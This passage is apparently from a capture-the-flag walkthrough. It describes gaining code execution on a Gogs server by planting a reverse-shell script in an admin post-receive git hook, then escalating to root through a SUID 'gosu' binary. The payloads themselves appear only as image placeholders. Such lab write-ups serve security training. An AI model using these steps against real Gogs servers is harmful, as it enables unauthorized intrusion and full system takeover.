
And then on refreshing the page, we should be logged in as Kaneki.


An admin user is able to create git-hooks and run code via it. Click on settings > Git Hooks > Post-Receive
Now we can add a bash script to execute a reverse shell when a commit is made.

Then click on update hook to save it. Now go back to the repo and upload/create a new file. Fire up a listener. Then clicking on commit changes should give us a shell.

Successfully connected to reverse shell.

Find something interesting inside.

PRIVILEGE ESCALATION ON GOGS
We get a shell as the user git. Searching for SUID files, we find a file named "gosu."
Looking deeper into it, we find that it is a Go version of su. Let’s try executing it. Looking at the usage, we need to mention the username and command.
Getting the root access


We successfully obtained root access on Gogs. Exploring the root directory reveals an archive file named aogiri-app.7z.
